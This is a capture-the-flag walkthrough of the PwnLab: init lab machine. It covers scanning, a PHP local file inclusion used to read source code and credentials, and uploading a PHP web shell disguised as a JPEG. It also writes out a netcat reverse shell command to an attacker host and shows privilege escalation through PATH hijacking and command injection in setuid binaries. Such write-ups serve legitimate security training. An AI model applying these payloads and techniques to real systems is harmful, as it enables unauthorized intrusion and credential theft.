pwnlab init

Discovering victim ip: 192.168.218.135

```
192.168.218.1   00:50:56:c0:00:08
192.168.218.135 00:0c:29:01:16:97
192.168.218.254 00:50:56:f7:f8:e0
```

Nmap results

```
Nmap scan report for pwnlab (192.168.218.135)
Host is up (0.0019s latency).
Not shown: 65531 closed ports
PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.4.10 ((Debian))
|_http-server-header: Apache/2.4.10 (Debian)
|_http-title: PwnLab Intranet Image Hosting
111/tcp   open  rpcbind 2-4 (RPC #100000)
| rpcinfo:
|   program version   port/proto  service
|   100000  2,3,4        111/tcp  rpcbind
|   100000  2,3,4        111/udp  rpcbind
|   100024  1          36723/tcp  status
|_  100024  1          57532/udp  status
3306/tcp  open  mysql   MySQL 5.5.47-0+deb8u1
|_mysql-info: ERROR: Script execution failed (use -d to debug)
36723/tcp open  status  1 (RPC #100024)
MAC Address: 00:0C:29:01:16:97 (VMware)
```

result of gobuster scan

```
root@kali:~/pwn/infinity# gobuster dir -u http://pwnlab -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://pwnlab
[+] Threads:        10
[+] Wordlist:       /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Timeout:        10s
===============================================================
2019/10/03 10:00:18 Starting gobuster
===============================================================
/images (Status: 301)
/upload (Status: 301)
/server-status (Status: 403)
===============================================================
2019/10/03 10:01:08 Finished
===============================================================
root@kali:~/pwn/infinity#
```

To find potential php files, use gobuster scan with -x php switch

```
/index.php (Status: 200)
/images (Status: 301)
/login.php (Status: 200)
/upload (Status: 301)
/upload.php (Status: 200)
/config.php (Status: 200)
/server-status (Status: 403)
```

Found lfi in the page.
http://pwnlab/?page=php://filter/convert.base64-encode/resource=index

To read php files, there is a need to use base64 php filters.
curl -s http://pwnlab/?page=php://filter/convert.base64-encode/resource=index|sed 's/<.*>//' | sed 's/[][]//g' | tr '\t\r\n' ' ' | tr -d ' ' | base64 -d
What the above commands do
1. Silent curl
2. Remove html tags
3. Remove opening and closing square brackets
4. Remove tabs, carriage return and line feed and replace them with whitespaces
5. Delete whitespaces and saves file and base64 decode it
6. Repeat it for other files of interest, substituing index, with config, upload, login to get the source code

Source code of index.php

```
<?php
//Multilingual. Not implemented yet.
//setcookie("lang","en.lang.php");
if (isset($_COOKIE['lang']))
{
```

```
     include("lang/".$_COOKIE['lang']);
}
// Not implemented yet.
?>
<html>
<head>
<title>PwnLab Intranet Image Hosting</title>
</head>
<body>
<center>
<img src="images/pwnlab.png"><br />
[ <a href="/">Home</a> ] [ <a href="?page=login">Login</a> ] [ <a href="?page=upload">Upload</
a> ]
<hr/><br/>
<?php
     if (isset($_GET['page']))
     {
          include($_GET['page'].".php");
     }
     else
     {
          echo "Use this server to upload and share image files inside the intranet";
     }
?>
</center>
</body>
</html>
```

Command:
Do note that LFI is limited only to php files for now

```
curl -s http://pwnlab/?page=php://filter/convert.base64-encode/resource=config|sed 's/<.*>//'
| sed 's/[][]//g' | tr '\t\r\n' ' '  | tr -d ' ' | base64 -d
```

Source code of config.php

```
<?php
$server       = "localhost";
$username = "root";
$password = "H4u%QJ_H99";
$database = "Users";
?>
```

Command:

```
curl -s http://pwnlab/?page=php://filter/convert.base64-encode/resource=upload|sed 's/<.*>//'
| sed 's/[][]//g' | tr '\t\r\n' ' '  | tr -d ' ' | base64 -d
```

Source code of upload.php

```
<?php
session_start();
if (!isset($_SESSION['user'])) { die('You must be log in.'); }
?>
<html>
     <body>
          <form action='' method='post' enctype='multipart/form-data'>
               <input type='file' name='file' id='file' />
               <input type='submit' name='submit' value='Upload'/>
          </form>
     </body>
</html>
```

```
<?php
if(isset($_POST['submit'])) {
	if ($_FILES['file']['error'] <= 0) {
		$filename  = $_FILES['file']['name'];
		$filetype  = $_FILES['file']['type'];
		$uploaddir = 'upload/';
		$file_ext  = strrchr($filename, '.');
		$imageinfo = getimagesize($_FILES['file']['tmp_name']);
		$whitelist = array(".jpg",".jpeg",".gif",".png");

		if (!(in_array($file_ext, $whitelist))) {
			die('Not allowed extension, please upload images only.');
		}

		if(strpos($filetype,'image') === false) {
			die('Error 001');
		}

		if($imageinfo['mime'] != 'image/gif' && $imageinfo['mime'] != 'image/jpeg' && $imageinfo['mime'] !
= 'image/jpg'&& $imageinfo['mime'] != 'image/png') {
			die('Error 002');
		}

		if(substr_count($filetype, '/')>1){
			die('Error 003');
		}

		$uploadfile = $uploaddir . md5(basename($_FILES['file']['name'])).$file_ext;

		if (move_uploaded_file($_FILES['file']['tmp_name'], $uploadfile)) {
			echo "<img src=\"".$uploadfile."\"><br />";
		} else {
			die('Error 4');
		}
	}
}
```

Command:

```
curl -s http://pwnlab/?page=php://filter/convert.base64-encode/resource=login|sed 's/<.*>//' |
sed 's/[][]//g' | tr '\t\r\n' ' '  | tr -d ' ' | base64 -d
```

Source code of index.php

```
<?php
session_start();
require("config.php");
$mysqli = new mysqli($server, $username, $password, $database);

if (isset($_POST['user']) and isset($_POST['pass']))
{
	$luser = $_POST['user'];
	$lpass = base64_encode($_POST['pass']);

	$stmt = $mysqli->prepare("SELECT * FROM users WHERE user=? AND pass=?");
	$stmt->bind_param('ss', $luser, $lpass);

	$stmt->execute();
	$stmt->store_Result();

	if ($stmt->num_rows == 1)
	{
		$_SESSION['user'] = $luser;
		header('Location: ?page=upload');
	}
	else
```

```
        {
                echo "Login failed.";
        }
}
else
{
        ?>
        <form action="" method="POST">
        <label>Username: </label><input id="user" type="test" name="user"><br />
        <label>Password: </label><input id="pass" type="password" name="pass"><br />
        <input type="submit" name="submit" value="Login">
        </form>
        <?php
}
```

Upload.php only allows certain extensions jpg, jpeg, gif, png
To bypass this we need to do the following:

Code our rce

```
root@kali:~/Desktop# cat shell.php
<?php
system($_GET['cmd']);
?>
root@kali:~/Desktop#
```

Before we could upload an image to the server we actually need probe that database for creds.
How we get hold of mysql database credential is when we read the source code of config.php:
$username = "root";
$password = "H4u%QJ_H99";

Loggin on mysql beause nmap result shows that logon is possible over network.
After logging into mysql database, we are able to pull off credentials:


```
MySQL [Users]> select * from users;
+------+------------------+
| user | pass             |
+------+------------------+
| kent | Sld6WHVCSkpOeQ== |
| mike | U0lmZHNURW42SQ== |
| kane | aVN2NVltMkdSbw== |
+------+------------------+
3 rows in set (0.000 sec)

MySQL [Users]>
```

Those creds are base64 encoded, here is the base64 decoded version:


```
JWzXuBJJNy
SIfdsTEn6I
iSv5Ym2GRo
```

To logon to the website, we used the credentials:
kent: JWzXuBJJNy





After logging in we need to upload our malicious jpeg file

How to upload:
Copy until 9999




Right click convert selection, base64, base64 encode





upload/cc2c7153530063ae6ae70225813f1ebf.jpeg

We saw that there is an LFI for lang.php



And we are able to read passwd file using this LFI

Response

Raw | Headers | Hex

```
HTTP/1.1 200 OK
Date: Thu, 03 Oct 2019 17:12:38 GMT
Server: Apache/2.4.10 (Debian)
Vary: Accept-Encoding
Content-Length: 1894
Connection: close
Content-Type: text/html; charset=UTF-8

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:103:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:104:systemd Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:105:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:106:systemd Bus Proxy,,,:/run/systemd:/bin/false
Debian-exim:x:104:109::/var/spool/exim4:/bin/false
messagebus:x:105:110::/var/run/dbus:/bin/false
statd:x:106:65534::/var/lib/nfs:/bin/false
john:x:1000:1000:,,,:/home/john:/bin/bash
kent:x:1001:1001:,,,:/home/kent:/bin/bash
mike:x:1002:1002:,,,:/home/mike:/bin/bash
kane:x:1003:1003:,,,:/home/kane:/bin/bash
mysql:x:107:113:MySQL Server,,,:/nonexistent:/bin/false
```

To leverage on this LFI and read our malicious jpeg file we need to point lang to our malicious jpeg file.

Request

Raw | Params | Headers | Hex


```
GET /?cmd=id HTTP/1.1
Host: pwnlab
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie: lang=../upload/cc2c7153530063ae6ae70225813f1ebf.jpeg
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1
```

Boom, we are able to run commands on the web svr.

Response

Raw | Headers | Hex

```
HTTP/1.1 200 OK
Date: Thu, 03 Oct 2019 17:38:56 GMT
Server: Apache/2.4.10 (Debian)
Vary: Accept-Encoding
Content-Length: 548
Connection: close
Content-Type: text/html; charset=UTF-8
```



```
uid=33(www-data) gid=33(www-data) groups=33(www-data)
<html>
<head>
<title>PwnLab Intranet Image Hosting</title>
</head>
<body>
<center>
<img src="images/pwnlab.png"><br />
[ <a href="/">Home</a> ] [ <a href="?page=login">Login</a> ] [ <a href="?page=upload">Upload</a> ]
<hr/><br/>
Use this server to upload and share image files inside the intranet</center>
</body>
</html>
```

nc -e /bin/sh 192.168.218.136 80, trying to pop reverse shell

```
GET /?cmd=%6e%63%20%2d%65%20%2f%62%69%6e%2f%73%68%20%31%39%32%2e%31%36%38%2e%32%31%38%2e%31%33%36%20%38%30
HTTP/1.1
Host: pwnlab
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie: lang=../upload/cc2c7153530063ae6ae70225813f1ebf.jpeg
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1
```

Reverse shell successful, we are now inside the web server itself.

```
www-data@pwnlab:/home$ ls -lah
total 24K
drwxr-xr-x  6 root root 4.0K Mar 17  2016 .
drwxr-xr-x 21 root root 4.0K Mar 17  2016 ..
drwxr-x---  2 john john 4.0K Mar 17  2016 john
drwxr-x---  2 kane kane 4.0K Oct  3 14:27 kane
drwxr-x---  2 kent kent 4.0K Oct  3 14:27 kent
drwxr-x---  2 mike mike 4.0K Oct  3 14:27 mike
www-data@pwnlab:/home$
```

When we test the credentials, only 2 are working:

```
kent:Sld6WHVCSkpOeQ== : JWzXuBJJNy ( usable )
mike:U0lmZHNURW42SQ== : SIfdsTEn6I ( not usable )
kane:aVN2NVltMkdSbw== : iSv5Ym2GRo ( usable )
```

No special files from kent

```
kent@pwnlab:~$ ls -lah
total 28K
drwxr-x--- 2 kent kent 4.0K Oct  3 14:27 .
drwxr-xr-x 6 root root 4.0K Mar 17  2016 ..
-rw------- 1 kent kent  648 Oct  3 14:27 .bash_history
-rw-r--r-- 1 kent kent  220 Mar 17  2016 .bash_logout
-rw-r--r-- 1 kent kent 3.5K Mar 17  2016 .bashrc
-rw------- 1 kent kent   41 Oct  3 14:00 .lesshst
-rw-r--r-- 1 kent kent  675 Mar 17  2016 .profile
kent@pwnlab:~$
```

Running as kane, theres a program called msgmike

```
kane@pwnlab:~$ id
uid=1003(kane) gid=1003(kane) groups=1003(kane)
kane@pwnlab:~$
```

Further inspection of msgmike, msgmike runs cat commands and to run command as mike, we need to manipulate file path.

```
kane@pwnlab:~$ strings -a -tx msgmike
     134 /lib/ld-linux.so.2
     21d libc.so.6
     227 _IO_stdin_used
     236 setregid
     23f setreuid
     248 system
     24f __libc_start_main
     261 __gmon_start__
     270 GLIBC_2.0
     368 PTRh
     375 QVh[
     50c [^_]
     540 cat /home/mike/msg.txt
```

We need to create an executable file named cat of which we will put a bash -i in that file to execute a command shell.

```
kane@pwnlab:~$ ls -lah
total 40K
drwxr-x--- 2 kane kane 4.0K Oct  3 14:27 .
drwxr-xr-x 6 root root 4.0K Mar 17  2016 ..
-rw------- 1 kane kane  476 Oct  3 14:27 .bash_history
-rw-r--r-- 1 kane kane  220 Mar 17  2016 .bash_logout
-rw-r--r-- 1 kane kane 3.5K Mar 17  2016 .bashrc
-rwxr-xr-x 1 kane kane    8 Oct  3 14:18 cat
-rw------- 1 kane kane   43 Oct  3 14:19 .lesshst
-rwsr-sr-x 1 mike mike 5.1K Mar 17  2016 msgmike
-rw-r--r-- 1 kane kane  675 Mar 17  2016 .profile
kane@pwnlab:~$
```

```
bash -i
~
~
~
~
```

Manipulation of file path and executing shell as mike.

```
kane@pwnlab:~$ echo $PATH
/usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/games
kane@pwnlab:~$ export PATH=.:$PATH
kane@pwnlab:~$ echo $PATH
.:/usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/games
kane@pwnlab:~$ ./msgmike
```

```
kane@pwnlab:~$ ./msgmike
mike@pwnlab:~$ id
uid=1002(mike) gid=1002(mike) groups=1002(mike),1003(kane)
mike@pwnlab:~$
```

We saw that there is a message root program inside mike's directory and running the program it will echo messages to root.

```
mike@pwnlab:/home/mike$ ls -lah
total 32K
drwxr-x--- 2 mike mike 4.0K Oct  3 14:39 .
drwxr-xr-x 6 root root 4.0K Mar 17  2016 ..
-rw------- 1 root root   41 Oct  3 14:27 .bash_history
-rw-r--r-- 1 mike mike  220 Mar 17  2016 .bash_logout
-rw-r--r-- 1 mike mike 3.5K Mar 17  2016 .bashrc
-rwsr-sr-x 1 root root 5.3K Mar 17  2016 msg2root
-rw-r--r-- 1 mike mike  675 Mar 17  2016 .profile
```

```
 5b0 Message for root:
 5c4 /bin/echo %s >> /root/messages.txt
```

After confirming that we are able to inject command, we proceed to run bash as root.

```
mike@pwnlab:~$ ./msg2root
Message for root: test ; id
test
uid=1002(mike) gid=1002(mike) euid=0(root) egid=0(root) groups=0(root),1003(kane)
```

```
mike@pwnlab:~$ ./msg2root
Message for root: test; /bin/bash -p
test
bash-4.3# id
uid=1002(mike) gid=1002(mike) euid=0(root) egid=0(root) groups=0(root),1003(kane)
bash-4.3# whoami
root
bash-4.3#
```

Root file!


bash-4.3# cat flag.txt
If you are reading this, means that you have break 'init'
Pwnlab. I hope you enjoyed and thanks for your time doing
this challenge.
Please send me your feedback or your writeup, I will love
reading it
For sniferl4bs.com
claor@PwnLab.net - @Chronicoder
bash-4.3#